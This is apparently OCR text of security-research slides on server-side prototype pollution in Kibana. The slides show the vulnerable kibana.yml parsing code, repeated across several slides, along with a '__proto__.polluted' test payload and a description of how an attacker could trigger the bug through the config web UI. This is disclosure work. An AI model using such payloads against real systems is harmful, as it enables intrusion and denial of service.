


23

Server-Side Prototype Pollution 101




Server-Side Prototype Pollution 101




25

Server-Side Prototype Pollution 101



Server-Side Prototype Pollution 101



STORY II:
PROTOTYPE POLLUTION,
ARE YOU RCE?

Story II: SSPPs in Kibana

- I tried Silent Spring CodeQL queries https://github.com/KTH-LangSec/silent-spring against Kibana. CodeQL terminated by timeout and provided no results🎧
- OK, I implemented a script that re-runs CodeQL for sub-folders if the analysis is timed out. This script reported 77 cases in the application itself:
  - 33 client-side cases;
  - 44 server-side cases including the testing code and FPs.
- Let’s look into few SSPPs together.

Story II: SSPP in Config Parser

- Parser of kibana.yml uses the following code to expend dot-separated names into nested objects, e.g., { a.b: "c" } → { a: { b: "c" } }

```
function ensureDeepObject(obj:any):any {
  if (obj == null || typeof obj !== 'object')
    return obj;

  const keys = Object.keys(obj);
  return keys.reduce((fullObj, key)=>{
    if (!key.includes('.'))
      fullObj[key] = ensureDeepObject(obj[key]);
    else
      walk(fullObj, key.split('.'), obj[key]);

    return fullObj;
  }, {} as any);
}
```

```
function walk(obj:any, keys:string[], val:any){
  const key = keys.shift()!;
  if (keys.length === 0) {
    obj[key] = val;
    return;
  }

  if (obj[key] === undefined)
    obj[key] = {};

  walk(obj[key], keys, ensureDeepObject(val));
}
```

Story II: SSPP in Config Parser

- Parser of kibana.yml uses the following code to expend dot-separated names into nested objects, e.g., { a.b: "c" } → { a: { b: "c" } }

```
function ensureDeepObject(obj:any):any {
  if (obj == null || typeof obj !== 'object')
    return obj;

  const keys = Object.keys(obj);
  return keys.reduce((fullObj, key)=>{
    if (!key.includes('.'))
      fullObj[key] = ensureDeepObject(obj[key]);
    else
      walk(fullObj, key.split('.'), obj[key]);

    return fullObj;
  }, {} as any);
}
```

```
function walk(obj:any, keys:string[], val:any){
  const key = keys.shift()!;
  if (keys.length === 0) {
    obj[key] = val;
    return;
  }

  if (obj[key] === undefined)
    obj[key] = {};

  walk(obj[key], keys, ensureDeepObject(val));
}
```

Story II: SSPP in Config Parser

- Parser of kibana.yml uses the following code to expend dot-separated names into nested objects, e.g., { a.b: "c" } → { a: { b: "c" } }

```
function ensureDeepObject(obj:any):any {
  if (obj == null || typeof obj !== 'object')
    return obj;

  const keys = Object.keys(obj);
  return keys.reduce((fullObj, key)=>{
    if (!key.includes('.'))
      fullObj[key] = ensureDeepObject(obj[key]);
    else
      walk(fullObj, key.split('.'), obj[key]);

    return fullObj;
  }, {} as any);
}
```

```
function walk(obj:any, keys:string[], val:any){
  const key = keys.shift()!;
  if (keys.length === 0) {
    obj[key] = val;
    return;
  }

  if (obj[key] === undefined)
    obj[key] = {};

  walk(obj[key], keys, ensureDeepObject(val));
}
```

Story II: SSPP in Config Parser

- Parser of kibana.yml uses the following code to expend dot-separated names into nested objects, e.g., { a.b: "c" } → { a: { b: "c" } }

```
function ensureDeepObject(obj:any):any {
  if (obj == null || typeof obj !== 'object')
    return obj;

  const keys = Object.keys(obj);
  return keys.reduce((fullObj, key)=>{
    if (!key.includes('.'))
      fullObj[key] = ensureDeepObject(obj[key]);
    else
      walk(fullObj, key.split('.'), obj[key]);

    return fullObj;
  }, {} as any);
}
```

```
function walk(obj:any, keys:string[], val:any){
  const key = keys.shift()!;
  if (keys.length === 0) {
    obj[key] = val;
    return;
  }

  if (obj[key] === undefined)
    obj[key] = {};

  walk(obj[key], keys, ensureDeepObject(val));
}
```

{ __proto__.polluted: "yes" }

Story II: SSPP in Config Parser


- Parser of kibana.yml uses the following code to expend dot-separated names into nested objects, e.g., { a.b: "c" } → { a: { b: "c" } }
- Elastic Cloud Enterprise provides a Web UI to edit kibana.yml.
- An attacker can store any payload in kibana.yml and restart Kibana instance to load the configs, thereby triggering Prototype Pollution.
- BUT Kibana crashes *immediately* after Prototype Pollution occurs because other code does not expect any additional properties in Object.prototype.

UNEXPLOITABLE???

Story II: SSPP in Config Parser

